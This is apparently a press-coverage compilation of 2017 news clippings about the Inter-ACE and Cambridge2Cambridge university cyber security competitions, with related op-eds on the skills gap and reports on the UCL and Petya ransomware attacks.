Professional SECURITY Magazine

Professional Security is a monthly print and online publication aimed at security industry professionals.

TRAINING

Cyber competition

20TH MARCH 2017

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating competition from 11 other universities, which have been designated as Academic Centres of Excellence in Cyber Security Research.

Over 100 students represented their universities at Inter-ACE, a competition hosted by the University of Cambridge on Saturday, in a capture-the-flag style cyber contest. The aim; to showcase UK future cyber defenders. Students worked with Leidos's CyberNEXS training platform in a scenario-based competition, featuring penetration testing against mock infrastructure, as well as discrete forensics challenges.

The victorious team QWERTY from Imperial College London were awarded £6,500. Second were SU-DON'T from the University of Southampton and third PM_ME_FLAGS, also from the University of Southampton. The Silver team took £2,500 and the bronze team went home with £1,000.

Inter-ACE is an annual cyber security competition backed by the National Cyber Security Centre (NCSC), Cabinet Office, Leidos and NCC Group. It is designed to help tackle the UK's cyber security skills gap as companies are struggling to recruit staff necessary to defend against major attacks.

Inter-ACE gives budding cyber enthusiasts a platform to test and improve their skills in a real-life simulation, meet like-minded individuals, and learn more about careers in the sector by introducing them to key players in the industry and government.

The Inter-ACE competition was hosted on Leidos' CyberNEXS platform that enabled the contest to take place on a secure virtual environment to assess network and system attack-and-defend, forensics, and penetration strategies. This also gives users the ability to tactically test, evaluate, and train for current and next generation threats.

Individuals from the winning team of the Inter-ACE competition will now be guaranteed a place in the annual Cambridge2Cambridge (C2C) cyber competition later in July, jointly organised by the University of Cambridge and the Massachusetts Institute of Technology (MIT) Boston, in the United States. This time, the teams competing at C2C will be mixed to include cyber defenders from the best universities from across the UK and US, who will come together to learn best practice in cyber security and demonstrate their ability to become future cyber defenders. The three-day event runs between July 24 and 26, at the University of Cambridge.

Dr Frank Stajano, Founder of Inter-ACE and Reader in Security and Privacy at the University of Cambridge, says: "The cyber security industry requires a range of skills that are not purely technical. From psychology and behavioural science, to leadership and business insights – a variety of skills will be key for the cyber security workforce of the future. Inter-ACE gives pupils the opportunity to implement the skills and theory they have been taught at university in a realistic environment, while learning new ones in the process, which will help grow them in to the cyber defenders of the future. It also teaches them to adapt to their surroundings and think on their feet, priming students to be trained in industry and make a real impact.

information-age.com

Information Age is an online and monthly print publication and one of the leading technology trade magazines in the UK. This title is read by IT directors, senior IT managers, managing directors and financial directors in medium to large sized UK Companies. It reaches 30,000 monthly readers in print form.

Imperial College London students: most talented in cyber security

News 20 MARCH 2017

The University of Cambridge annual cyber competition pits top universities against each other to snare top cyber recruits before they're tempted into other industries

Image sourced by © Copyright Andrew Abbott

Nick Ismail

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating competition from 11 other top universities, which have been designated as Academic Centres of Excellence in Cyber Security Research, at the Inter-ACE competition.

Keep Informed by email

Subscribe

First Name

Last Name

Your Email

☐ I am happy to receive updates and offers from Information Age

☐ I am happy to receive updates and offers from carefully selected 3rd parties

SUBMIT

We do not sell or distribute our subscriber details with other companies or individuals for any reason. If you are interested in the details you can read our privacy policy.

IT SECURITY GURU

IT Security Guru is an online resource for the technology and security industry, covering news, opinions and analysis, as well as an overview of top news stories from elsewhere online. The publication targets both professionals and consumers with an interest in IT security.

Home » NEWS » EDITOR'S NEWS » UK's brightest cyber security talent come from Imperial College London

UK'S BRIGHTEST CYBER SECURITY TALENT COME FROM IMPERIAL COLLEGE LONDON

Posted by: Dean Alvarez March 20, 2017 in EDITOR'S NEWS 0 Comments

Tweet Like 1 G+1 0 Submit Share 3 Pin it

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating competition from 11 other top universities, which have been designated as Academic Centres of Excellence in Cyber Security Research, at the Inter-ACE competition.

Over 100 students represented their universities at Inter-ACE, hosted by the University of Cambridge on Saturday, in a capture-the-flag style cyber security competition aimed at showcasing the UK's future cyber defenders. Students worked with Leidos's CyberNEXS training platform in a scenario-based competition, featuring penetration testing against mock infrastructure, as well as discrete forensics challenges.

The victorious team QWERTY from Imperial College London were awarded £6,500, with silver going to SU-DON'T from the University of Southampton and PM_ME_FLAGS, also from the University of Southampton, earning bronze. The Silver team scooped £2,500 and the bronze team went home with £1,000.

Inter-ACE is an annual cyber security competition backed by the National Cyber Security Centre (NCSC), Cabinet Office, Leidos and NCC Group. It is designed to help tackle the huge cyber security skills gap, which latest figures suggest will increase to a 1.8m people shortfall by 2022. Already, more than two-thirds of companies are struggling to recruit the level of staff necessary to defend against major attacks.

Inter-ACE gives budding cyber enthusiasts a platform to test and improve their skills in a real-life simulation, meet like-minded individuals, and learn more about careers in the sector by introducing them to key players in the industry and government.

WE LOOK SO YOU DON'T HAVE TO

TOP 10 STORIES AROUND THE WEB

DDoS attack knocks out major French news sites including Le Monde and Le Figaro
May 11, 2017

New Mac malware propagates through popular DVD ripping software
May 11, 2017

Fake Origin Energy bills loaded with malware target Aussies
May 11, 2017

67% of Security Teams Say Insiders Top Data Security Threat
May 11, 2017

Thousands of Patient Records Leaked in New York Hospital Data Breach
May 11, 2017

If You Installed HandBrake On Your Mac, Your Computer Might Be Hosed
May 10, 2017

Cognitive Security Is The Future, says Martin Kuppinger
May 10, 2017

Cisco Patches Leaked 0-day in 300+ Of Its Switches
May 10, 2017

New IoT Malware Targets 100,000 IP Cameras Via Known Flaw
May 10, 2017

US Official Says France Warned About Russian Hacking Before Macron Leak
May 10, 2017

WEBINARS

Is your TV spying on you? - June 16, 2017 at 10:00 am
Is your TV spying on you?

Why the Web Remains a Primary Ransomware Vector - October 13, 2016 at 4:00 pm

FE News is a national education publication read by college principals, private training provider managing directors, senior education managers, MPs, policy advisers and government officials.

Imperial College London students crowned UK's most talented in cyber security

Written by **FE News Editor** Category: **Sector News** Published: 20 March 2017

Vote 5 Rate

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating competition from 11 other top universities, which have been designated as Academic Centres of Excellence in Cyber Security Research, at the Inter-ACE competition.

QWERTY - Imperial College

Over 100 students represented their universities at Inter-ACE, hosted by the University of Cambridge on Saturday, in a capture-the-flag style cyber security competition aimed at showcasing the UK's future cyber defenders. Students worked with Leidos's CyberNEXS training platform in a scenario-based competition, featuring penetration testing against mock infrastructure, as well as discrete forensics challenges.

The victorious team QWERTY from Imperial College London were awarded £6,500, with silver going to SU-DON'T from the University of Southampton and PM_ME_FLAGS, also from the University of Southampton, earning bronze. The Silver team scooped £2,500 and the bronze team went home with £1,000.

Inter-ACE is an annual cyber security competition backed by the National Cyber Security Centre (NCSC), Cabinet Office, Leidos and NCC Group. It is designed to help tackle the huge cyber security skills gap, which latest figures suggest will increase to a **1.8m** people shortfall by 2022. Already, more than **two-thirds** of companies are struggling to recruit the level of staff necessary to defend against major attacks.

Inter-ACE gives budding cyber enthusiasts a platform to test and improve their skills in a real-life simulation, meet like-minded individuals, and learn more about careers in the sector by introducing them to key players in the industry and government.

DIGITAL FORENSICS / MAGAZINE

Digital Forensics covers cybersecurity incident response & analysis; digital evidence & the law; forensic analysis for mobile devices; methods & tools for forensic investigation

← Previous Next →

Imperial College London students crowned UK's most talented in cyber security

Posted on March 20, 2017 by DFM Team2 — No Comments ↓

-University of Cambridge cyber competition pits top universities against each other to snare top cyber recruits before they're tempted into other industries

-12 UK Universities compete for cyber crown at competition backed by the National Cyber Security Centre (NCSC), Cabinet Office, Leidos and NCC Group

– The top three teams shared prize money of £10,000

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating competition from 11 other top universities, which have been designated as Academic Centres of Excellence in Cyber Security Research, at the Inter-ACE competition.

Over 100 students represented their universities at Inter-ACE, hosted by the University of Cambridge on Saturday, in a capture-the-flag style cyber security competition aimed at showcasing the UK's future cyber defenders. Students worked with Leidos's CyberNEXS training platform in a scenario-based competition, featuring penetration testing against mock infrastructure, as well as discrete forensics challenges.

Risk UK is a monthly print and online security and business continuity publication. The magazine addresses all aspects of risk that are faced by today's business community, reaching 7,000 readers monthly.

Imperial College London students crowned "UK's most talented" in cyber security competition

Posted On 24 Mar 2017 By : Brian Sims Tag: Best Practice, Cabinet Office, Cambridge2Cambridge, Cyber Security, CyberNEXS, Imperial College London, Inter-ACE, Leidos, Massachusetts Institute of Technology, National Cyber Security Centre, NCC Group, Pro-Activ Publications, Risk UK, STEM, TheSecurityLion, University of Cambridge, University of Southampton

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating fierce competition from 11 other top universities, which have been designated as Academic Centres of Excellence in Cyber Security Research, at the Inter-ACE competition.

Over 100 students represented their universities at Inter-ACE – which was hosted by the University of Cambridge – in a 'capture the flag'-style cyber security competition aimed at showcasing the UK's future cyber defenders. Students worked with Leidos' CyberNEXS training platform in a scenario-based competition that featured penetration testing against mock infrastructure, as well as discrete forensics challenges.

The victorious QWERTY team from Imperial College London was awarded £6,500 and the 'Gold medal', with the Silver going to SU-DON'T from the University of Southampton and PM_ME_FLAGS (also from the University of Southampton) earning Bronze. The Silver team scooped £2,500 and the bronze team went home with £1,000.

Inter-ACE is an annual cyber security competition backed by the National Cyber Security Centre, the Cabinet Office, Leidos and the NCC Group. It's designed to help tackle the huge cyber security skills gap, which latest figures suggest will increase to shortfall of 1.8 million individuals by 2022. Already, more than two-thirds of companies are struggling to recruit the level of staff necessary to defend against major attacks.

Acumin is an international cyber security recruitment specialist, specialising in the provision of key cyber skills across commercial and public sector clients.

LONDON STUDENTS DECLARED MOST TALENTED IN UK FOR IT SECURITY

Imperial College London students have been named the country's IT security top cats at the Inter-ACE contest, after beating rivals from 11 top universities.

Each of the 12 universities that took part had received recognition as Academic Centres of Excellence in IT security research.

The University of Cambridge hosted the contest, which saw 100 students take part and was designed to show off future IT security professionals. Participants used the Leidos' CyberNEXS training platform in the simulation-based competition, which including penetration testing and forensics challenges. This will hopefully bode well for the future for organisations wishing to fill penetration testing jobs, or perhaps digital forensics jobs, with talented individuals.

The winning team, named QWERTY, won £6,500. Second and third place prizes were awarded to the University of Southampton's SU-DON'T and PM_ME_FLAGS.

Luke Granger-Brown, a 22-year-old Imperial College student, said to SCMagazineUK.com:

Cambridge NETWORK

Cambridge Network is a local website covering news, events, and learning opportunities for the Cambridge area. The website receives 43,000 monthly browsers.

Imperial College London students crowned UK's most talented in cyber security

20/03/2017

Students from Imperial College London have been declared the most talented university pupils in the UK for their cyber skills after beating competition from 11 other top universities, which have been designated as Academic Centres of Excellence in Cyber Security Research, at the Inter-ACE competition.

Cambridge NETWORK

Cambridge Network is a local website covering news, events, and learning opportunities for the Cambridge area. The website receives 43,000 monthly browsers.

Decoding the Cambridge Cyber Challenge

10/04/2017

Cambridge Filmworks films at the Inter-Ace Cyber Challenge 2017.

6

The Inter-Ace national cyber challenge takes 100 of the sharpest students in cyber from the UK Academic Centres of Excellence in Cyber Security Research and gathers them at the University of Cambridge to fight in a hacking contest over one day.

With over two-thirds of companies revealing difficulties attracting the skills required to ensure their IT systems are safe from attack, such events can be crucial in identifying the best talent in your industry.

While the event itself was hosted at Cambridge's William Gates computer science lab, all of the action took place within the CyberNEXS platform of event sponsor Leidos. This is a virtual environment where a number of 'cyber war games' can be conducted.

Information Security Buzz

Information Security Buzz is an independent resource that provides news for the information security community. The publication reaches 600,000 readers each month globally.

Cyber Security: The Bad Guys Are Organised, So We Have To Be Too

By Dr Frank Stajano, Co-Founder of Cambridge2Cambridge, and Reader in Security and Privacy, University of Cambridge

507 0

One of the biggest challenges facing businesses, political institutions and individuals is cyber security. For example, a recent report found that hacking attacks on UK businesses has cost investors £42bn, and a severe breach leads to a company's share price falling, on average, by 1.8 per cent.

Cyber Security Jobsite the leading jobsite within the Cyber Security environment, providing a solution for clients and candidates within the Cyber Security marketplace to network with each other and find out the latest industry insight.

Cyber security: The bad guys are organised, so we have to be too

Cyber security: The bad guys are organised, so we have to be too

Dr Frank Stajano, Co-founder of Cambridge2Cambridge, and Reader in Security and Privacy at the University of Cambridge

One of the biggest challenges facing businesses, political institutions and individuals is cyber security. For example, a recent report found that hacking attacks on UK businesses has cost investors £42bn, and a severe breach leads to a company's share price falling, on average, by 1.8 per cent.

As well as protecting data and preventing hacks, one of the major issues surrounding cyber security is the much publicised skills gap. A recent report from cyber security professionals association (ISC)2 identified that by 2021 the shortage of skilled workers in the cyber security sector will reach 1.8 million globally. Individuals, companies and the state will be left exposed to attacks from cyber criminals and terrorists, if this skills gap is not addressed.

Companies and Government alike are developing comprehensive training programmes, that are designed to nurture the cyber security defenders of the future. However, universities across the UK have a vital role to play in equipping these cyber security professionals with the necessary skills to enter the industry. University staff must ensure that candidates are receptive to training, by providing an adequate framework of knowledge to them, instilling a solid foundation of principles and theories behind where these problems come from.

DEFENCE. DIGITAL

Defence Digital is a publication covering digital, GDPR and cyber security news, with contributers providing information and advice to help keep people and businesses secure.

Cyber security: The bad guys are organised, so we have to be too

17TH APRIL 2017 BY DEFENCE DIGITAL IN CYBER SECURITY, DATA PROTECTION

One of the biggest challenges facing businesses, political institutions and individuals is cyber security. For example, a recent report found that hacking attacks on UK businesses has cost investors £42bn, and a severe breach leads to a company's share price falling, on average, by 1.8 per cent.

As well as protecting data and preventing hacks, one of the major issues surrounding cyber security is the much publicised skills gap. A recent report from cyber security professionals association (ISC)2 identified that by 2021 the shortage of skilled workers in the cyber security sector will reach 1.8 million globally. Individuals, companies and the state will be left exposed to attacks from cyber criminals and terrorists, if this skills gap is not addressed.

SC MAGAZINE

FOR IT SECURITY PROFESSIONALS

SC Magazine is a global online security publication covering the UK, Europe, North America and Asia-Pacific regions. It is targeted at influential professionals and decision-makers in IT security. It receives 69,000 monthly browsers.

The role of universities in developing the future cyber-workforce

Dr Frank Stajano discusses how two of the world's leading universities are coming together to tackle the cyber-skills gap.

Dr Frank Stajano, reader in security and privacy, University of Cambridge

Cyber-security continues to make headlines and remains a concern for individuals and professionals working across the political and business spectrum. This is unsurprising as the amount of threats organisations and individuals face continues to increase. Gemalto's Breach Level Index revealed that 1.4 billion data records were compromised in 2016, an 86 percent increase on the previous year. This highlights just how big a challenge protecting information has become and the importance of making sure we can keep ourselves and our institutions secure.

There are many different challenges when it comes to cyber-security, but one of the main obstacles that organisations face at the moment is the lack of talent in the industry available to them. This is an issue that has been highlighted before and appears to be getting worse, with a recent report from (ISC)^2 finding that that the shortage in cyber-security workers will reach 1.8 million globally by 2021.

Fortunately, the cyber-security skills gap is not going unnoticed and public and private organisations alike are taking steps to address this issue. Initiatives such as the Government's Cyber Schools Programme will go a long way to helping develop the cyber-security talent of the future.

But we cannot rely solely on the Government and businesses to address the skills gap. Higher education establishments can play an important role in helping develop the cyber-security talent these organisations are in need of. Universities have the power and knowledge to instill a solid foundation of principles and theories into students, ensuring that they are responsive to training and understand the theories of where problems come from and how to manage them depending on the situation they are in.

University Business

University Business magazine covers general business and financial matters concerning University Education. is read by senior management across 165 UK universities and over 350 higher education and further education colleges and reaches 11,200 readers

The bad guys are organised, so we have to be too

If the events of the last week have highlighted one thing, it's that the biggest challenges facing businesses, political institutions and individuals

Posted by Hannah Vickers | May 18, 2017 | Technology

By Dr Frank Stajano, Co-founder of Cambridge2Cambridge, and Reader in Security and Privacy at the University of Cambridge

One of the biggest challenges facing businesses, political institutions and individuals is cyber security. For example, a recent report found that hacking attacks on UK businesses has cost investors £42bn, and a severe breach leads to a company's share price falling, on average, by 1.8%.

As well as protecting data and preventing hacks, one of the major issues surrounding cyber security is the much publicised skills gap. A recent report from cyber security professionals association (ISC)2 identified that by 2021 the shortage of skilled workers in the cyber security sector will reach 1.8 million globally. Individuals, companies and the state will be left exposed to attacks from cyber criminals and terrorists, if this skills gap is not addressed.

Click is the BBC's flagship technology programme. The show is screened on both TV and radio – across five BBC channels – and can be found on many social networks and iPlayer.

THE TIMES

The Times is a national daily newspaper covering news stories from across the UK. The publication reaches over 450,000 readers in print form and its website receives over 800,000 viewers monthly

Hacking's good guys do their worst

Kurtis Baron,left, and Andrew Mabbit work as "white hat" hackers
RUI VIEIRA

An advanced digital economy makes Britain especially vulnerable to cyberattacks, said Graham Rymer of Cambridge University, where ethical hacking modules are now offered in computer science degrees.

One dilemma hanging over the new degrees and training courses is that they must teach recruits how to hack in order for them to learn how to defend against hackers. Rob Shapland, 33, has been hacking ethically for nine years and now leads a team that, he said, succeeds in breaking into company systems 99 per cent of the time.

"I was into computers as a teenager and hacked into the admin system at school for the challenge and to see how easy it was. It was very easy," Mr Shapland said. I didn't go any further, though, and I'm glad because it's much more difficult now for former criminal hackers to find work as companies are much stricter about criminal records.

"In that sense the community's changing, as you're getting a lot of younger people who train specifically in this as they know it's an interesting career with a skills shortage and they don't come from that hacking background."

BBC NEWS


The BBC is the world's largest broadcast news organisation and generates about 120 hours of radio and television output each day, as well as online news coverage. The BBC aims to provide output that serves and represents the UK, its nations, regions and its various diverse communities.

Top university under 'ransomware' cyber-attack

By Sean Coughlan
Education correspondent

15 June 2017 | Education & Family

Share



University College London says it faced a "widespread ransomware attack"

"However, what makes this attack interesting is the timing," said Graham Rymer, an ethical hacker and research associate at the University of Cambridge.

"Hackers tend to target people who will be desperate to get access to their data and are, therefore, more likely to pay the ransom.

"Currently there are a lot of students who will be putting the final touches to their dissertations, so it could be that they were the targets."

Mr Rymer said UCL seemed to have responded well to the attack and had "locked it down pretty well".

"One thing UCL did is to quickly switch all drives in the system to "read-only" following the attack, which essentially prevented the malware from doing real

SOFTWARE TESTING news

TEST Magazine is a bi-monthly publication that looks at the processes, technologies, strategies, and opinions surrounding the software testing arena.

Ransomware attacks University College London

By **Leah Alger** - Jun 19, 2017 8984


SHARE Facebook Twitter G+

Share

University College London (UCL) was hit by a major ransomware attack on Wednesday.

Zesty

Zesty is a news portal sharing a wide range of stories with its viewers based on their interests.




University College London, one of the world's leading universities, has been hit by a major cyber-attack.

Cyberdefence24 is a Polish news website which covers cyber security stories from across the world

Brytyjski uniwersytet UCL padł ofiarą ataku ransomware

CZWARTEK, 22 CZERWCA 2017, 14:11



Fot. Steve Cadman / Flickr / domena publiczna

C24 Piotr Mieszkowski

University College London, jeden z wiodących na świecie uniwersytetów, został dotknięty poważnym atakiem cybernetycznym. Sama uczelnia opisuje zdarzenie jako atak typu ransomware.

Władze University College London przestrzegły swój personel oraz studentów korzystających z sieci uczelni przed ryzykiem utraty danych oraz bardzo poważnymi zakłóceniami. Warto dodać, że University College London (UCL) uznane jest w świecie za "centrum doskonałości w badaniach nad bezpieczeństwem internetowym" – to status przyznany przez służbę wywiadowczą i monitorowania GCHQ (Government Communications Headquarters) – opisuje sprawę serwis BBC.

Headline News Today is a news wire which shares the biggest stories from around the world to relevant audiences

Top university under 'ransomware' cyber-attack

Image copyright
Getty Images

Image caption

University College London says it faced a "widespread ransomware attack"

University College London, one of the world's leading universities, has been hit by a major cyber-attack.

The university describes it as a "ransomware" attack, such as last month's cyber-attack which threatened NHS computer systems.

The attack was continuing on Thursday, with access to online networks being restricted.

The university has warned staff and students of the risk of data loss and "very substantial disruption".

Professional SECURITY Magazine

Massive is a cyber security software provider in the UK and US. The company's website also share's the latest cyber security news stories from around the world.

University College London Hit by Widespread Ransomware Attack

By Massive Media | 06/15/2017 | Massive Security

Ransomware has continued to grow into one of the most heavily employed types of cyber attacks. It is targeted toward all types of organizations, both big and small, and can result in great losses. One of the worst attacks we have seen was the recent widespread WannaCry campaign, in which organizations all around the world were infected. When organizations do not have proper defenses or preparations in place, a ransomware attack can be a disaster for them and their data. In a recent incident, University College London has now been hit by a ransomware campaign.

Professional SECURITY Magazine

Professional Security is a monthly print and online publication aimed at security industry professionals.

INTERVIEWS

Another ransomware attack

28TH JUNE 2017

In late June another ransomware virus, named Petya, similar to the recent WannaCry attack, spread across the globe, affecting many countries, notably Ukraine and such neighours or near-neighbours as Poland and Serbia.

The UK official National Cyber Security Centre (NCSC) has online guidance on how to prevent a ransomware incident, and what to do if your organisation is infected.

The shipping firm Maersk for example reported that it was hit across sites and business units. It had shut down a number of systems and contained the issue and was 'working on a technical recovery plan with key IT partners and global cyber security agencies'.

Dan Panesar, VP EMEA at Certes Networks, an encryption product firm, said: "As with the recent WannaCry hack, the truly concerning element of the latest cyber-attack, which has taken down the IT systems of companies across the globe is its sheer scale."

Graham Rymer, Research Associate at the University of Cambridge and one of the founders of the Cambridge2Cambridge cyber competition, said: "Unfortunately, these types of ransomware attacks are inevitable. Businesses and organisations should always have a plan in place in how to respond to these attacks quickly and efficiently to contain the situation. Firms need to take actions such as quickly switch all drives in the system to "read-only" following the attack, which essentially prevented the malware from doing real damage.

"Signature-based malware detection is only effective against known malware. The attacker will always win on the first roll of the dice. But once more information about the ransomware is known and has been shared with cyber security experts and companies, they should be able to build a patch which defends against this specific attack."

Information Security Buzz

Information Security Buzz is an independent resource that provides news for the information security community. The publication reaches 600,000 readers each month globally.

Petya Ransomware Attack

By Security Experts

2553 0

News is currently breaking about a new widespread ransomware attack, striking large multinational companies across Europe, with Ukraine's government, banks, state power utility and Kiev's airport and metro system particularly badly affected. IT security experts commented below.

Ermis Sfakiyanudis, Cybersecurity Expert and CEO at Trivalent:

"The newest global cybersecurity breach successfully utilized a type of ransomware that researchers argue may be a variant of the Petya ransomware, or something with a similar design, in order to attack computers around the world, including a number of infections now reported in the U.S. This latest ransomware outbreak is yet another example that encryption alone—no matter how well implemented—is no longer 'good enough' to protect data against next generation threats. The only way to get ahead of these increasingly sophisticated threats is to approach data breaches as an inevitability and protect data at the file level so, even if a system is breached, the information remains completely unusable to unauthorized users."

Chris Goettl, Manager, Product Management at Ivanti:

The Sky News Facebook page is part of the social media wing of the international news agency. The organisation's Facebook page has over 7,5million followers and 7.7million likes.

Sky News was live.
26 July at 12:43 ·
Like Page

Cyber attacks - We were at an ethical hacking competition involving simulated cyber attacks.

Students from 25 of the best universities in the UK and USA are competing in an ethical hacking competition.

sky NEWS

SWIPE

Sky Swipe is Sky News' flagship technology show, bringing viewers the latest technology news and developments. The channel reaches 107 million viewers 118 countries, while the broadcasters website receives 10 million monthly unique browsers.

BBC NEWS

The BBC is the world's largest broadcast news organisation and generates about 120 hours of radio and television output each day, as well as online news coverage. The BBC aims to provide output that serves and represents the UK, its nations, regions and its various diverse communities.

E&T Magazine is the Institution of Engineering and Technology's flagship monthly magazine and covers all areas of engineering and technology through exclusive news, features, analysis, announcements and job adverts. The publication reaches over 140,000 readers per month.

Second transatlantic cyber challenge sees students fight rogue state

By Josh Loeb

Published Wednesday, July 26, 2017

Organisers unable to confirm scheme launched by Barack Obama and David Cameron will continue for a third successive year as speakers address the ethics of 'hacking back'.

More than one hundred of the brightest computing sparks from 25 of the top universities in Britain and the United States took part in a sophisticated simulation in which teams competed to thwart a North Korea-style nuclear-armed rogue state from achieving a catastrophic military victory over the West.

The scary simulation was devised to give students practical experience of a scenario, which was described by organisers as "highly realistic". Talent spotters from several major technology engineering companies and cybersecurity agencies were in attendance at the event at the University of Cambridge yesterday to suss out potential recruits.

2017 is only the second successive year in which the annual transatlantic competition, which was the brainchild of Barack Obama and David Cameron, is taking place. Ahead of the three-day event's conclusion today, key players involved in planning it were unable to say for sure whether or not it would return next year for a third time.

ENGINEER
ogy & innovation www.theengineer.co.uk

The Engineer is a magazine which provides a mix of news, features and analysis of emerging technologies, innovations and applications across industries. The publication has over 28,000 monthly readers.

Cambridge and MIT host cyber security challenge

26th July 2017 12:39 pm

The University of Cambridge and the Massachusetts Institute of Technology (MIT) have led a cohort of 24 UK and US universities in a three-day cyber security battle.

Professional SECURITY Magazine

Professional Security is a monthly print and online publication aimed at security industry professionals.

CYBER

Cyber comp at Cambridge

25TH JULY 2017

UK and US university students have been battling a rogue state developing Weapons of Mass Destruction (WMDs); in a life-like cyber security competition, Cambridge2Cambridge (C2C).

The UK Government and industry backed competition is the idea of the University of Cambridge in the UK, and Massachusetts Institute of Technology (MIT) Computer Science and Artificial Intelligence Laboratory (CSAIL), in the US. It has 110 contestants from 24 universities in the US and the UK. The mixed teams of UK and US students can take a total of £20,000 in prize money.

Teams to mount an offensive cyber-attack to subdue a facility where a fictitious rogue state is developing and caching WMDs. The cyber-attack is necessary, as the weapons are hidden underground, with "bunker-bombs" proving ineffective and poor weather preventing allied ground troops from attacking.

The competition, at Trinity College, Cambridge, pictured, started on Monday, July 24 and will end on Wednesday, July 26. This second C2C competition is backed by the UK's official National Cyber Security Centre (NCSC), the UK Cabinet Office, and industry partners Leidos, NCC Group, Context, Palo Alto Networks, KPMG, ForAll Secure, Immersive Labs, Wiley and the National Science Foundation (NSF). Organisers add that it is designed to tackle a cyber security skills gap.

Academics behind C2C also designed the competition to promote greater cyber security collaboration between the UK and USA, and give students the platform to explore creative ways to combat global cyber-attacks, as well as honing and acquiring critical skills. It also gives cyber enthusiasts the chance to test their skills in a simulation, meet like-minded individuals, and learn more about careers in the sector.

DIGITAL FORENSICS / MAGAZINE

Digital Forensics covers cyber security incident response & analysis; digital evidence & the law; forensic analysis for mobile devices; methods & tools for forensic investigation

University of Cambridge and MIT CSAIL lead allied forces tackling rogue state developing Weapons of Mass Destruction, in life-like cyber competition

Posted on July 25, 2017 by DFM Team2 — No Comments ↓

Top talent from UK and US universities have fired up their laptops to battle a dangerous rogue state developing Weapons of Mass Destruction (WMDs) in the life-like cyber security competition, Cambridge2Cambridge (C2C).

The government and industry backed competition – which is the brainchild of two of the most prestigious universities in the world, the University of Cambridge, in the UK, and the Massachusetts Institute of Technology (MIT), in the US – pits teams of the world's future cyber defenders against each other in a three-day battle.

One-hundred-and-ten future cyber defenders from 24 of the most prestigious universities in the US and the UK are taking part in the competition at the University of Cambridge. The mixed teams of UK and US students are battling for thousands of pounds of prize money, with a total of £20,000 up for grabs over the course of the challenge.

FE News is a national education publication read by college principals, private training provider managing directors, senior education managers, MPs, policy advisers and government officials.

